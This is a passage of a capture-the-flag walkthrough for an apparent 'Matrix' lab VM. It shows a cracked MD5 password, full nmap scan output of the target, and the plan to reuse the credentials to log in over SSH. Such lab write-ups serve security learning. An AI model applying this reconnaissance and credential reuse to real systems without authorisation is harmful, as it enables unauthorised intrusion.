
Pretty soon the hash has been cracked and password obtained. The password is "passwd".



76a2173be6393254e72ffa4d6df1030a : **passwd**


Found in 0.022s

Ok. Now we have some credentials. But where should be use them?




```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $nmap -p- -A 192.168.45.129

Starting Nmap 7.40 ( https://nmap.org ) at 2019-10-04 18:56 IST
Nmap scan report for 192.168.45.129
Host is up (0.00063s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
6464/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|_  256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
7331/tcp open  caldav  Radicale calendar and contacts server (Python BaseHTTPSer
ver)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.08 seconds
```

There are only two other services running on the target system. One is SSH service running on port 6464 and another http server running on port 7331. In all our previous CTF challenges, we have used credentials we acquired to logging into the SSH server. Actually this was the final step before the final step (which would be viewing the flag). I decided to try the same with our acquired credentials.



